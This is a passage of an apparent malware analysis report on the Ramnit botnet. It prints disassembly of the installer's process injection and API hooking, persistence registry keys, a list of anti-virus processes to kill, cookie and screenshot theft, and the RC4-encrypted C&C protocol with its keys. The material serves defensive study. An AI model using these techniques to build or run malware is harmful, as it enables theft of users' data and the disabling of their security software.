.text:00405A96 push ds:pSvchostPath ; lpCommandLine
.text:00405A9C push 3F4h ; int
.text:00405AA1 call RunProcess_and_WaitForEvent
.text:00405AA6 or eax, eax
.text:00405AA8 jnz short loc_405ACE
.text:00405AAA cmp ds:b_WebBrowserFound, 1
.text:00405AB1 jnz short loc_405ACE
.text:00405AB3 push ds:pSecurityDescriptor ; lpEventAttributes
.text:00405AB9 push ds:dWMilliseconds ; dWMilliseconds
.text:00405ABF push offset Web_Browser_Path ; lpCommandLine
.text:00405AC4 push 3F4h ; int
.text:00405AC9 call RunProcess_and_WaitForEvent
.text:00405ACE
.text:00405ACE loc_405ACE: ; CODE XREF: start+22A1j
.text:00405ACE ; start+24A1j start+2531j
.text:00405ACE call Unhook_APis

```

Figure 1. Ramnit installation routine.

In preparation for the injection of Rmnsoft.dll and Modules.dll, the installer searches for the locations of svchost.exe and an existing web browser's executable file. The installer hijacks system services ZwWriteVirtualMemory and ZwCreateUserProcess, appending code for injection after the regular logic of each service. The injection method for the two modules is identical: the installer starts an instance of svchost.exe, which is utilized as the shell process for the injected module. If the attempt at injecting into svchost.exe fails, the previously found web browser executable file is used as an alternative. Once the installer has successfully injected the malicious module, an event is set to notify the installer to unhook the hijacked system services. Also, for each injected module, a mutex is created to make sure that only one instance of the module exists in the system. Figure 2 shows the procedure of injecting Rmnsoft.dll into a shell process.

```

.text:00405A5F
.text:00405A5F loc_405A5F: ; CODE XREF: start+1997j
.text:00405A5F ; start+1A31j
.text:00405A5F push 0FC3h
.text:00405A64 call OpenSpecifiedMutex
.text:00405A69 or eax, eax
.text:00405A6B jnz short loc_405AD3
.text:00405A6D mov eax, 18000h
.text:00405A72 cmp eax, 1
.text:00405A75 jz short loc_405AD3
.text:00405A77 push 18000h
.text:00405A7C push offset H2_Rmnsoft_dll ; "H2?"
.text:00405A81 call Hook_ZwWriteVirtualMemory_and_ZwCreateUserProcess
.text:00405A86 or eax, eax
.text:00405A88 jz short loc_405ACE
.text:00405A8A push ds:pSecurityDescriptor ; lpEventAttributes
.text:00405A90 push ds:dWMilliseconds ; dWMilliseconds
.text:00405A96 push ds:pSvchostPath ; lpCommandLine
.text:00405A9C push 3F4h ; int
.text:00405AA1 call RunProcess_and_WaitForEvent
.text:00405AA6 or eax, eax
.text:00405AA8 jnz short loc_405ACE
.text:00405AAA cmp ds:b_WebBrowserFound, 1
.text:00405AB1 jnz short loc_405ACE
.text:00405AB3 push ds:pSecurityDescriptor ; lpEventAttributes
.text:00405AB9 push ds:dWMilliseconds ; dWMilliseconds
.text:00405ABF push offset Web_Browser_Path ; lpCommandLine
.text:00405AC4 push 3F4h ; int
.text:00405AC9 call RunProcess_and_WaitForEvent
.text:00405ACE
.text:00405ACE loc_405ACE: ; CODE XREF: start+22A1j
.text:00405ACE ; start+24A1j start+2531j
.text:00405ACE call Unhook_APis

```

Figure 2. Rmnsoft.dll injection code snippet.

2. Ramnit modules

As we mentioned before, there are different modules which provide different functions. We'll detail their functionalities and working mechanisms in the following sections.

2.1 Communication module: Rmnsoft.dll

Rmnsoft.dll is the first module injected by the installer into a process of svchost.exe or a web browser. So we assume that it plays the key role among all modules. In fact, as the only module that communicates directly

with the C&C server, Rmnsoft.dll is at the centre of all components distributed on the infected computer. Its work consists of several parts:

2.1.1 Installation

Two copies of the installer's executable file are embedded in the Windows file system by Rmnsoft.dll. One copy is placed in the directory pointed to by registry key HKCU\Software\Microsoft\Windows\CurrentVersion\Explorer\Shell Folders\Startup, making sure *Windows* will launch it automatically at start-up.

To decide where the second copy should be placed, Rmnsoft.dll makes an attempt on a series of directories in the following order:

1. %UserProfile%\Local Settings\Application Data\
2. %ProgramFiles%
3. %CommonProgramFiles%
4. %UserProfile%
5. %AppData%
6. System directory
7. %WinDir%
8. %Temp%
9. Current directory

Once Rmnsoft.dll has found a directory (from those listed above) in which a temporary file can be created successfully, it will create a subfolder with a random name and place the second copy of the Ramnit installer in it. A typical location of this copy is %UserProfile%\Local Settings\Application Data\slyaqmdg\brqmbmmw.exe. Two registry keys, HKLM\Software\Microsoft\Windows NT\CurrentVersion\Winlogon\Userinit and HKCU\Software\Microsoft\Windows\CurrentVersion\Run\BrqMbmmw, are set to point to the location of the second copy.

2.1.2 Kill anti-virus software processes

Rmnsoft.dll gets a name list of anti-virus software from the C&C server and attempts to kill the processes of any anti-virus software running on the victim's computer. Moreover, it will send the list to the rootkit driver dropped by the installer, which will provide a second-time strike on security software in kernel mode. Figure 3 shows part of the list.

```
009D229C|xe.BLACKICE.exe.CAFIX.exe.CCAPP.exe.CCEUTHGR.exe.CCPRXY.exe.CCS
009D22DC|ETHGR.exe.CFIAUDIT.exe.CLANTRAY.exe.CLANWIN.exe.CLAU95.exe.CLAU9
009D231C|5CF.exe.CLEANER.exe.CLEANER3.exe.CLISUC.exe.CMGROIAN.exe.CUREIT.
009D235C|exe.DEFWATCH.exe.DOORS.exe.DRVIRUS.exe.DRWADINS.exe.DRWEB32W.exe
009D239C|.DRWEBSCD.exe.DRWEBUPW.exe.ESCANH95.exe.ESCANHNT.exe.EWIDOCAL.e
009D23DC|xe.EZANTIIVIRUSREGISTRATIONCHECK.exe.F-AGNT95.exe.FAMEH32.exe.FAS
009D241C|T.exe.FCH32.exe.FILEMON.exe.FIRESUC.exe.FIRETRAY.exe.FIREWALL.ex
009D245C|e.FPAUPDM.exe.F-PROT95.exe.FRESHCLAM.exe.EKRN.exe.FSAU32.exe.FS
009D249C|AUGUI.exe.FSBMSYS.exe.F-SCHED.exe.FSDFWD.exe.FSGK32.exe.FSGK32ST
009D24DC|.exe.FSGUIEXE.exe.EGUI.exe.FSHA32.exe.FSH32.exe.FSPEX.exe.FSSH3
009D251C|2.exe.F-STOPW.exe.GCASDTSERU.exe.GCASSERU.exe.GIANTANTISPYWAREMA
009D255C|IN.exe.GIANTANTISPYWAREUPDATER.exe.GUARDGUI.exe.GUARDNT.exe.HREG
009D259C|MON.exe.HARES.exe.HSOCKPE.exe.HUPDATE.exe.IAMAPP.exe.IAMSERU.exe
009D25DC|.ICLOAD95.exe.ICLOADNT.exe.ICHON.exe.ICSSUPPNT.exe.ICSUPP95.exe.
009D261C|ICSUPPNT.exe.IFACE.exe.INETUPD.exe.INOCIT.exe.INORPC.exe.INORT.e
009D265C|xe.INOTASK.exe.INOUPNG.exe.IOMON98.exe.ISAFE.exe.ISATRAY.exe.IS
009D269C|R95.exe.ISSUC.exe.KAU.exe.KAVM.exe.KAUPF.exe.KAUPFW.exe.KAUSTA
009D26DC|RT.exe.KAUSUC.exe.KAUSUCUI.exe.KMAILMON.exe.KPFUSUC.exe.KWATCH.e
009D271C|xe.LOCKDOWN2000.exe.LOGWATNT.exe.LUALL.exe.LUCOMSERVER.exe.LUUPD
```

Figure 3. Anti-virus software list (partial).

Cookies deletion and uploading

Rmnsoft.dll harvests the locations which store the cookies of various web browsers. These locations are used to collect and delete local cookies at the command of the C&C server. The web browsers targeted are as follows:

- Windows IE
- Firefox
- Opera
- Safari
- Chrome
- Flash SOL

Rmnsoft.dll will upload the collected cookies to the C&C server. However, the work of collecting local cookies is carried out by another module downloaded from the C&C server.

2.1.4 Take screenshots

Rmnsoft.dll also creates a thread which has the ability to capture a snapshot of the user's screen and encode the snapshot in JPEG format. Each snapshot is stored along with a time stamp. Just like the stolen cookies, these screenshots will be sent back to the C&C server for future use.

2.1.5 Communication with C&C server

A TCP connection on port 443 (HTTPS) is utilized for communication between Rmnsoft.dll and the C&C server. RC4 encryption with crypt key 'black' is used for network communication. When stolen sensitive information is uploaded to the C&C server, or modules are downloaded from the C&C server, the transmitted data is encrypted.

The domain name of the C&C server is not hard-coded in the module. A DGA (Domain Generating Algorithm) is deployed here to construct domain names which have no literal meaning. Some examples of generated domain names are as follows:

- htmthgurhtchwihwklf.com
- jiwucjyxjibyd.com
- khddwukkbwhfdiufhaj.com
- snoknwlgcwgaafbtqkt.com
- tfgyaoingy.com
- ukiixagdbdkd.com

Two MD5s are used to register an infected computer to the C&C server. To get the first MD5, information about the infected computer is obtained and stored in the following data structure:

```
typedef struct BotSysInfo {
    DWORD    VolumeSerialNumber;
    DWORD    BuildNumber;
    DWORD    MajorVersion;
    DWORD    MinorVersion;
    WORD     ProcessorArchitecture;
    DWORD    ActiveProcessorMask;
    DWORD    NumberOfProcessors;
    DWORD    ProcessorType;
    WORD     ProcessorLevel;
    WORD     ProcessorRevision;
    BYTE     ComputerName[LenComputerName];
}
```

The MD5 of the data in this structure is used as the first MD5. Then a string is made by concatenating '45Bn99gT' and the first MD5. The MD5 of the resultant string is the second MD5. As shown in Figure 4, these two MD5s are sent to port 443 of the C&C server to register the infected computer.

```
.text:2001C3C7      push    offset second_md5
.text:2001C3CC      push    offset first_md5
.text:2001C3D1      push    port_443          ; hostshort
.text:2001C3D7      push    domain            ; name
.text:2001C3DD      call    RegBotToCommandAndControlServer
```

Figure 4. Bot registration routine.

Figure 5 shows two RC4 encrypted MD5s sent to the C&C server.

No.	Time	Source	Destination	Protocol	Length	Info
179	43.669996	11.11.11.99	5.206.227.2	TCP	129	[TCP segment of a reassembled PDU]
180	44.082730	5.206.227.2	11.11.11.99	TCP	61	[TCP segment of a reassembled PDU]
181	44.083150	11.11.11.99	5.206.227.2	TCP	60	[TCP segment of a reassembled PDU]
182	44.584892	5.206.227.2	11.11.11.99	TCP	60	https > winpoplanmess [ACK] Seq=8
183	44.584992	11.11.11.99	5.206.227.2	TCP	55	[TCP segment of a reassembled PDU]
184	45.007612	5.206.227.2	11.11.11.99	TCP	194	[TCP segment of a reassembled PDU]
185	45.073060	11.11.11.99	5.206.227.2	TCP	60	[TCP segment of a reassembled PDU]
186	45.584799	5.206.227.2	11.11.11.99	TCP	60	https > winpoplanmess [ACK] Seq=14
187	45.584871	11.11.11.99	5.206.227.2	TCP	55	[TCP segment of a reassembled PDU]
188	45.997798	5.206.227.2	11.11.11.99	TCP	66	[TCP segment of a reassembled PDU]
189	46.000000	11.11.11.99	5.206.227.2	TCP	60	[TCP segment of a reassembled PDU]
Frame 179: 129 bytes on wire (1032 bits), 129 bytes captured (1032 bits)						
Ethernet II, Src: VMware_2b:3d:7f (00:0c:29:2b:3d:7f), Dst: Fortinet_0a:29:18 (00:09:0f:0a:29:18)						
Internet Protocol Version 4, Src: 11.11.11.99 (11.11.11.99), Dst: 5.206.227.2 (5.206.227.2)						
Transmission Control Protocol, Src Port: winpoplanmess (1152), Dst Port: https (443), Seq: 7, Destination port: https (443)						
[Stream index: 37]						
0000	00 09 0f 0a 29 18 00 0c	29 2b 3d 7f 08 00 45 00).....E.			
0010	00 73 06 2d 40 00 80 06	f5 19 0b 0b 0b 63 05 ce	.S.-B.....C..			
0020	e3 02 04 80 01 bb 65 f6	dd ae 1b 83 e2 65 50 18e.....eP.			
0030	fa f0 08 9e 00 00 00 00	20 00 00 00 00 00 00 00			
0040	1c c6 cc 00 48 80 b7 dc	c5 f3 cb 49 85 e1 01 3c			
0050	01 be f1 30 f2 13 82 cf	f0 81 1f 77 00 20 00 000.....W..			
0060	00 ef f3 62 67 14 cc cb	bb fc 09 b7 59 94 f1 c0bg.....Y...			
0070	1e d0 e7 07 68 01 bb f5	30 f4 43 84 c0 ae 81 4aP.....0.C.....			
0080	2a					

Figure 5. Bot registration information.

The structure of the data highlighted in Figure 5 is as follows:

```
typedef struct BotRegInfo {
    BYTE Operation; //value is 0xE2
    BYTE Zero;
    DWORD Len1; //value is 0x20
    BYTE FirstEncryptedMD5[Len1];
    BYTE Zero;
    DWORD Len2; //value is 0x20
}
```

```

        BYTE    SecondEncryptedMD5[Len2];
    }

```

As for the Operation value, it should be noted that different communication data types are represented by different values of Operation, as follows:

- 0x10: upload screenshots
- 0x15: upload cookies
- 0x16: get information about when cookies should be uploaded
- 0x18: get information about when and how often screenshots should be taken
- 0x1A: get anti-virus software list
- 0x21: get a specific module
- 0x23: get module list
- 0x50: report bug
- 0xE2: register a bot
- 0xF0: upload local information and get commands
- 0xF8: report state of command execution.

Data transmitted between Rmnsoft.dll and the C&C server is organized in a structure which begins with 0xFF00:

```

typedef struct CommunicationData {
    WORD    Flag;           //value is 0xFF00
    DWORD    SizeOfFollowingData;
    BYTE    Operation;
    DataEntry    Array[];
}

```

Rmnsoft.dll calls the send API twice to send out data in a CommunicationData structure, the first time for the beginning six bytes and the second time for the rest of the data.

Data in a DataEntry structure begins with 0x00, 0x01 or 0x02. When beginning with 0x00, its structure is as follows:

```

typedef struct DataEntry {
    BYTE    Flag;           //value is 0x00
    DWORD    SizeOfRC4EncryptedData;
    BYTE    RC4EncryptedData[SizeOfRC4EncryptedData];
}

```

When beginning with 0x01, its structure is as follows:

```

typedef struct DataEntry {
    BYTE    Flag;           //value is 0x01
    DWORD    Data;
}

```

When beginning with 0x02, its structure is as follows:

```

typedef struct DataEntry {
    BYTE    Flag;           //value is 0x02
    DWORD    Data1;
    DWORD    Data2;
}

```

Rmnsoft.dll periodically connects to the C&C server, uploading local information and getting commands, as shown in Figure 6.

```

.text:2001C4A8      lea     eax, [ebp+lpOut_Cmds]
.text:2001C4AE      push    eax
.text:2001C4AF      lea     eax, [ebp+lpOut_Info]
.text:2001C4B5      push    eax
.text:2001C4B6      lea     eax, [ebp+cmd_log]
.text:2001C4BC      push    eax
.text:2001C4BD      push    0
.text:2001C4BF      push    [ebp+Flag0wordForPresenceOfModules]
.text:2001C4C5      push    13h
.text:2001C4C7      push    9
.text:2001C4C9      push    [ebp+LenRunningTime]
.text:2001C4CC      push    TotalOnlineTime
.text:2001C4D2      push    ThisPeriodOfOnlineTime
.text:2001C4D8      push    zero
.text:2001C4DE      push    NetworkTransSpeed
.text:2001C4E4      push    0 ; zero
.text:2001C4E6      push    offset crypt_key ; 840480_n_uk
.text:2001C4EB      push    offset botreg_md5
.text:2001C4F0      lea     eax, [ebp+SystemInfo]
.text:2001C4F6      push    eax ; systemInfo
.text:2001C4F7      push    [ebp+fd] ; fd
.text:2001C4FA      call    UploadLocalInfoAndGetCmds

```

Figure 6. Upload local information and get commands.

The MD5 used for bot registration and a crypt key are uploaded to the C&C server. This crypt key will be used by both the C&C server and the modules downloaded from the server.

The commands received from the C&C server are as follows:

- **getexec:** download an executable file from a URL given by the C&C server, save it as [folder]\[subfolder] \[name].exe and execute it. Here, [folder] is a directory chosen by the method used when the second copy of the installer was made, while [subfolder] and [name] are two arguments of the command. Through this command, an arbitrary executable file distributed on any computer controlled by the gang behind Ramnit can be executed in the background on the victim's computer. This has the capability to provide a pay-per-install service for other malware.
- **kos:** shut down (kill) the operating system.
- **screen:** take a screenshot and save it locally.
- **update:** get the latest copy of the Ramnit installer from a URL given by the C&C server and replace the old Ramnit installer.
- **cookies:** set the timestamp baseline. For example, if it is set to xxx, then all the saved cookies whose timestamp is greater than xxx will be uploaded to the C&C server.
- **removecookies:** remove the cookies files on the local computer.

2.1.6 Working in conjunction with Modules.dll

Working in conjunction with Modules.dll, Rmnsoft.dll downloads several other modules from the C&C server.

Rmnsoft.dll and Modules.dll use a named pipe, \\.\pipe\wtglasop, to communicate with each other. Modules.dll acts as the server of the pipe while Rmnsoft.dll acts as the client. To contact through the named pipe, Modules.dll creates an instance of it by calling CreateNamedPipe and waits for a client process to connect to this instance by calling ConnectNamedPipe. On the other end of the pipe, Rmnsoft.dll attempts to connect to any instance of the pipe that is in the listening state by calling CreateFile. If the pipe is busy, Rmnsoft.dll waits until an instance of the pipe is available for connection by calling WaitNamedPipe. This interaction is shown in Figure 7 and Figure 8.

```

.text:20014F53      push    [ebp+lpSecurityAttributes]
.text:20014F56      push    1388h
.text:20014F58      push    1000h
.text:20014F60      push    1000h
.text:20014F65      push    PIPE_UNLIMITED_INSTANCES
.text:20014F6A      push    6 ; PIPE_TYPE_MESSAGE |
.text:20014F6A      ; PIPE_READMODE_MESSAGE
.text:20014F6C      push    40000003h ; FILE_FLAG_OVERLAPPED |
.text:20014F6C      ; PIPE_ACCESS_DUPLEX
.text:20014F71      push    [ebp+lpName] ; lpName
.text:20014F74      call    CreateNamedPipeA
.text:20014F79      cmp     eax, 0FFFFFFFh
.text:20014F7C      jz      short loc_20014F8F
.text:20014F7E      mov     [ebp+hNamedPipe], eax
.text:20014F81      push    [ebp+lpOverlapped]
.text:20014F84      push    [ebp+hNamedPipe]
.text:20014F87      call    wrap_ConnectNamedPipe
.text:20014F8C      mov     [ebp+bPending], eax
.text:20014F8F      loc_20014F8F: ; CODE XREF: ReceptNewCli
.text:20014F8F      mov     eax, [ebp+bPending]
.text:20014F92      mov     edx, [ebp+hNamedPipe]

```

Figure 7. Modules.dll acts as the server of the pipe.


```

.text:20018760 loc_20018760:          ; CODE XREF: OpenPipe+4B1j
.text:20018760          push     0
.text:20018762          push     FILE_FLAG_OVERLAPPED
.text:20018767          push     OPEN_EXISTING
.text:20018769          push     0
.text:2001876B          push     0
.text:2001876D          push     GENERIC_WRITE or GENERIC_READ
.text:20018772          push     [ebp+lpNamedPipeName]
.text:20018775          call    CreateFileA
.text:2001877A          mov     [ebp+hPipe], eax
.text:2001877D          cmp     eax, 0FFFFFFFFh
.text:20018780          jnz     short loc_200187A2
.text:20018782          call    GetLastError
.text:20018787          cmp     eax, ERROR_PIPE_BUSY
.text:2001878C          jnz     short error
.text:2001878E          push     20000
.text:20018793          push     [ebp+lpNamedPipeName]
.text:20018796          call    WaitNamedPipeA
.text:2001879B          cmp     eax, 0
.text:2001879E          jz      short error
.text:200187A0          jmp     short loc_20018760

```

Figure 8. Rmnsoft.dll acts as the client of the pipe.

Figure 9 shows the relationship between all participants in downloading modules from the C&C server.




Figure 9. Process of downloading modules.

The whole downloading procedure can be divided into several steps:

- Step 1: Rmnsoft.dll connects to the pipe on whose other end Modules.dll is listening.
- Step 2: A pipe instance is created for connection between Modules.dll and Rmnsoft.dll. At this time Modules.dll, which focuses on the management of all the modules downloaded from the C&C server, should deliver a flag (a double word) to Rmnsoft.dll through the named pipe. Each bit of this flag represents whether a particular module exists on the infected computer.
- Step 3: The important flag is transmitted by Rmnsoft.dll to the C&C server.
- Step 4: The C&C server responds with a name list of the available modules it can provide.
- Step 5: Rmnsoft.dll transmits the list to Modules.dll through the named pipe.
- Step 6: Modules.dll compares the list with another list extracted from a local log file, containing information about all the modules running on the local computer. According to the result of the comparison, Modules.dll performs subsequent steps.
- Step 7: For each module that exists on the local computer but which is not included in the list received through the pipe, Modules.dll stops it from running on the local computer and removes the data associated with it from the log file used in the previous step.
- Step 8: For each module that is included in the list received through the pipe but which does not exist on the local computer, Modules.dll asks Rmnsoft.dll to download it from the C&C server.
- Step 9: Rmnsoft.dll issues a request to the C&C server for the modules required by Modules.dll. Figure 10 shows that Rmnsoft.dll sends a packet to the C&C server, requesting a module.

No.	Time	Source	Destination	Protocol	Length	Info
216	51.174771	11.11.11.99	5.206.227.2	TCP	78	[TCP segment of a reassembled PDU]
217	51.588857	5.206.227.2	11.11.11.99	SSLV2	1514	Encrypted Data
218	51.589085	5.206.227.2	11.11.11.99	TCP	1514	[TCP segment of a reassembled PDU]
219	51.589103	5.206.227.2	11.11.11.99	TCP	1231	[TCP segment of a reassembled PDU]
220	51.589164	11.11.11.99	5.206.227.2	TCP	54	winpoplanmess > https [ACK] Seq=462

0000	00 09 0f 0a 29 18 00 0c 29 2b 3d 7f 08 00 45 00) +=...E.
0010	00 40 06 3e 40 00 80 06 f5 3b 0b 0b 06 03 05 ce	.0.>0... ..C.
0020	e3 02 04 80 01 bb 65 f6 df 5d 1b 83 f4 d3 50 18e..)....P.
0030	f9 47 d3 39 00 00 21 00 0d 00 00 00 cf ad 6e 15	.G.9..
0040	1f 50 33 1e ac 0b e2 0d 82 01 00 00 00 00 00

Figure 10. Request for a module named 'CookieGrabber'.

The structure of the data highlighted in Figure 10 is as follows:

```
typedef struct ModuleNameInfo {
    BYTE    Operation;           //value is 0x21
    BYTE    Zero;
    DWORD   LenModuleName;
    BYTE    EncryptedModuleName[LenModuleName];
    BYTE    One;
    DWORD   Zero;
}
```

- Step 10: The required modules are RC4 encrypted by the C&C server and sent to the bot, as shown in Figure 11.

No.	Time	Source	Destination	Protocol	Length	Info
217	51.588857	5.206.227.2	11.11.11.99	SSLV2	1514	Encrypted Data
218	51.589085	5.206.227.2	11.11.11.99	TCP	1514	[TCP segment of a reassembled PDU]
219	51.589103	5.206.227.2	11.11.11.99	TCP	1231	[TCP segment of a reassembled PDU]
220	51.589164	11.11.11.99	5.206.227.2	TCP	54	winpoplanmess > https [ACK] Seq=462
221	51.589173	5.206.227.2	11.11.11.99	TCP	1514	[TCP segment of a reassembled PDU]

0000	00 0c 29 2b 3d 7f 00 09 0f 0a 29 18 08 00 45 fc	..)+... ..)E.
0010	05 dc 5c e3 40 00 29 06 ee fe 05 ce e3 02 0b 0b	.. \0.).
0020	0b 63 01 bb 04 80 1b 83 f4 d3 65 f6 df 75 50 10	.c.....e.e..UP.
0030	ff ff 79 c3 00 00 90 ff 38 63 00 00 21 00 00 00	..Y... ..8C... ..
0040	00 00 cf ad 6e 39 4e 90 ba fb ae 8b e2 0d 82 00mN.....
0050	20 63 00 00 8a 31 40 97 64 9a 02 e2 a5 8c c7 1a	C... ..0.....
0060	21 a2 cd 4d 94 a0 35 5a 62 da c3 53 87 1f d9 92W..S.....
0070	ff dd 08 51 d0 9f a3 64 3a c6 7a 1a d2 47 29 a6Q.....:..G).
0080	0a c9 a8 e3 d5 2b df 56 42 7d 0c e8 b0 69 81 b0+..V.B)... ..
0090	fd 7e 2d 8a 12 00 e1 66 d7 3d 69 3a 3a d1 54f.....:..T
00a0	99 71 56 dd 75 9e 91 58 a1 20 b9 9c 6b 46 5f a2qV..u..AX... ..
00b0	52 e6 03 aa 78 34 dc 65 ca 93 56 af c6 e2 54 47	R...x4.e...V...TG
00c0	f1 57 d5 e7 0a b4 e2 50 90 03 c5 a6 87 a7 b8 2c	W.....P.....
00d0	69 e6 f0 2b d8 09 64 43 88 ab dd bc 0d 9b be 99dc.....
00e0	c3 dd 1e b5 f1 d0 73 a8 79 dc 7f 0d 2f d5 21 61s...y.../..P
00f0	1c 2b dc d4 fc 59 e1 bc c7 81 c7 c7 cf 06 c1 17y... ..bt.
0100	5a 5d 38 f8 1e 6c 01 e1 f2 93 f2 62 74 02 e3 12	Z]B... ..bt.
0110	aa 81 76 38 dd 0d 18 6f b2 8f ab ec db 28 f1 f7	v8... ..o.....(.
0120	af 4a 43 28 01 d7 40 60 3b b5 4a 2a 0c e6 fe 12	p.(... ..:..3..
0130	d2 4b 01 ff 81 da 32 58 ab aa c7 e4 27 27 df d6	K.....2k.....
0140	fb 69 a2 ac 8d 35 43 60 64 67 47 70 9c 0c 68 25i... ..SC dggp... ..
0150	d1 e5 3c 19 6a 42 b9 73 3f 25 fa ba de fc d5 61	<..jB..u ..%.....
0160	70 96 d5 65 97 4a 95 99 cd 48 be a7 23 3f 3d 48	p.e... ..H...?..H
0170	e6 64 2b 1b 2f 0f fd 80 b3 98 7b 98 6c bb 37 92	d... ..e... ..f..7.
0180	89 01 ce c0 61 f0 95 59 fd 5f 38 ba 56 d3 e0 23a..y... ..S..V..
0190	c7 a6 c3 a5 fe 4d 0e 5e 7f c1 f5 7a 89 f2 5b e4M.A... ..z... ..

Figure 11. Encrypted module from the C&C server.

The structure of the data highlighted in Figure 11 is as follows:

```
typedef struct ModuleData {
    WORD    Flag;                //value is 0xFF00
    DWORD   SizeOfFollowingData;
    BYTE    Operation;           //value is 0x21
    BYTE    Zero;
    DWORD   LenModuleName;
    BYTE    EncryptedModuleName[LenModuleName];
    BYTE    Zero;
    DWORD   Size;
}
```

```

    BYTE EncryptedModuleBlock[Size];
}

```

(The data structure EncryptedModuleBlock will be discussed in section 2.2.2.)

- Step 11: Rmnsoft.dll decrypts the received modules and transmits them to Modules.dll.
- Step 12: Modules.dll performs an RC4 encryption on these modules with a random crypt key generated on the basis of the volume serial number of the local computer, loads them into the process it resides in and stores the encrypted modules in the same log file as used in steps 6 and 7.

2.2 Module management module: Modules.dll

Modules.dll is designed to manage all the downloaded modules on the local computer. For this purpose, it maintains two threads, as shown in Figure 12.

```

.text:20017181 DownloadAndManageModules proc near      ; CODE XREF: MainWork+481p
.text:20017181
.text:20017181 ThreadId      = dword ptr -4
.text:20017181
.text:20017181      push    ebp
.text:20017182      mov     ebp, esp
.text:20017184      add     esp, 0FFFFFFCh
.text:20017187      lea     eax, [ebp+ThreadId]
.text:2001718A      push    eax                ; lpThreadId
.text:2001718B      push    0                  ; dwCreationFlags
.text:2001718D      push    0                  ; lpParameter
.text:2001718F      push    offset RunNewAndStopAbandonedModules
.text:200171C4      push    0                  ; dwStackSize
.text:200171C6      push    0                  ; lpThreadAttributes
.text:200171C8      call    CreateThread
.text:200171CD      mov     hThread_1, eax
.text:200171D2      lea     eax, [ebp+ThreadId]
.text:200171D5      push    eax                ; lpThreadId
.text:200171D6      push    0                  ; dwCreationFlags
.text:200171D8      push    0                  ; lpParameter
.text:200171DA      push    offset DownloadNewAndDelAbandonedModules
.text:200171DF      push    0                  ; dwStackSize
.text:200171E1      push    0                  ; lpThreadAttributes
.text:200171E3      call    CreateThread
.text:200171E8      mov     hThread_2, eax
.text:200171ED      leave
.text:200171EE      retn
.text:200171EE DownloadAndManageModules endp

```

Figure 12. Two core threads in Modules.dll.

One thread periodically updates the modules on the local machine, downloading new ones from the C&C server with the participation of Rmnsoft.dll and deleting the abandoned modules that are no longer supported by the C&C server.

A log file is used for storage of all encrypted modules in the compromised computer. Each time Modules.dll adds a new module to this log file or deletes an out-of-date one from it, an event is set so that the other thread can be notified to do its job, loading new modules and unloading abandoned modules in memory. All loaded modules reside in the shell process into which Modules.dll was injected.

2.2.1 Load & unload modules

Besides the entry-point function, each module has four other exported functions:

- ModuleCode
- StartRoutine
- CommandRoutine
- StopRoutine

When a module is loaded, its entry-point function is called by Modules.dll using the PROCESS_ATTACH parameter. Then the ModuleCode function is called, which returns a double word which has only one bit set. The result of an OR operation on the returned values of the ModuleCode function of all modules is the important double word which is sent to the C&C server to tell it which modules exist on the local computer. The Virtual Address of the CommandRoutine function is obtained and will be used in future. After that, the StartRoutine function is called to perform the main work of the module. Figure 13 shows this procedure.


```

.text:20016808      push    0
.text:20016809      push    1                ; PROCESS_ATTACH
.text:2001680F      push    [ebp+n_phzImage]
.text:20016812      call    [ebp+n_EntryPoint] ; Module Entry
.text:20016815      loc_20016815:           ; CODE XREF: StartModule+41fj
.text:20016815      push    offset aModuleCode ; "ModuleCode"
.text:2001681A      push    [ebp+n_phzImage]
.text:2001681D      call    GetFuncAddr
.text:20016822      or      eax, eax
.text:20016824      jz      short loc_2001682B
.text:20016826      call    eax                ; ModuleCode
.text:20016828      mov     [ebp+n_RetValOfModuleCode], eax
.text:2001682B      loc_2001682B:           ; CODE XREF: StartModule+5C7j
.text:2001682B      push    offset aCommandRoutine ; "CommandRoutine"
.text:2001682B      push    [ebp+n_phzImage]
.text:20016830      call    GetFuncAddr
.text:20016833      mov     [ebp+n_pCommandRoutine], eax
.text:20016838      push    offset aStartRoutine ; "StartRoutine"
.text:20016838      push    [ebp+n_phzImage]
.text:20016843      call    GetFuncAddr
.text:20016848      or      eax, eax
.text:2001684A      jz      short loc_2001685D
.text:2001684C      mov     edx, eax
.text:2001684E      lea     eax, SB_Installer
.text:20016854      push    eax
.text:20016855      push    [ebp+SB_DllImage]
.text:20016858      push    [ebp+n_phzImage]
.text:2001685B      call    edx                ; StartRoutine

```

Figure 13. Loading a module.

It is unlikely that a module can keep living in the system. Once a module is considered out of date, the StopRoutine function is called by Modules.dll to unload it.

Throughout the life of a module, the CommandRoutine function is periodically called by Modules.dll, and given a handle to an instance of the named pipe between Rmnsoft.dll and Modules.dll. By doing this, the module can communicate with the C&C server while Rmnsoft.dll serves as an interpreter again. A crypt key ('840480_n_uk') is also passed to the CommandRoutine function as a parameter. This crypt key will be used by both the module and the C&C server for data encryption.

```

.text:200170F0      loop_CommandRoutine:    ; CODE XREF: GetNewDllsVia
.text:200170F0      push    18h
.text:200170F2      push    esi
.text:200170F3      push    [ebp+var_8]
.text:200170F6      push    [ebp+var_4]
.text:200170F9      call    IsInScope
.text:200170FE      cmp     eax, 1
.text:20017101      jnz     short loc_20017127
.text:20017103      cmp     dword ptr [esi+14h], 0 ; pCommandRoutine
.text:20017107      jz      short loc_20017127
.text:20017109      push    esi
.text:2001710A      lea     eax, [ebp+CryptKey_840480_n_uk]
.text:2001710D      push    eax
.text:2001710E      lea     eax, [ebp+Hd5ForBotReg]
.text:20017111      push    eax
.text:20017112      lea     eax, [ebp+RC4key_black]
.text:20017115      push    eax
.text:20017116      push    [ebp+hPipe]
.text:20017119      call    dword ptr [esi+14h] ; CommandRoutine
.text:2001711C      pop     esi
.text:2001711D      cmp     eax, 1
.text:20017120      jnz     short loc_20017127
.text:20017122      add     esi, 18h
.text:20017125      jmp     short loop_CommandRoutine

```

Figure 14. Invoking CommandRoutine.

2.2.2 Modules management

In order to manage all the modules downloaded from the C&C server, Modules.dll maintains a log file on the local system. In the log file, it stores all modules in a well designed storage structure described as follows:

```

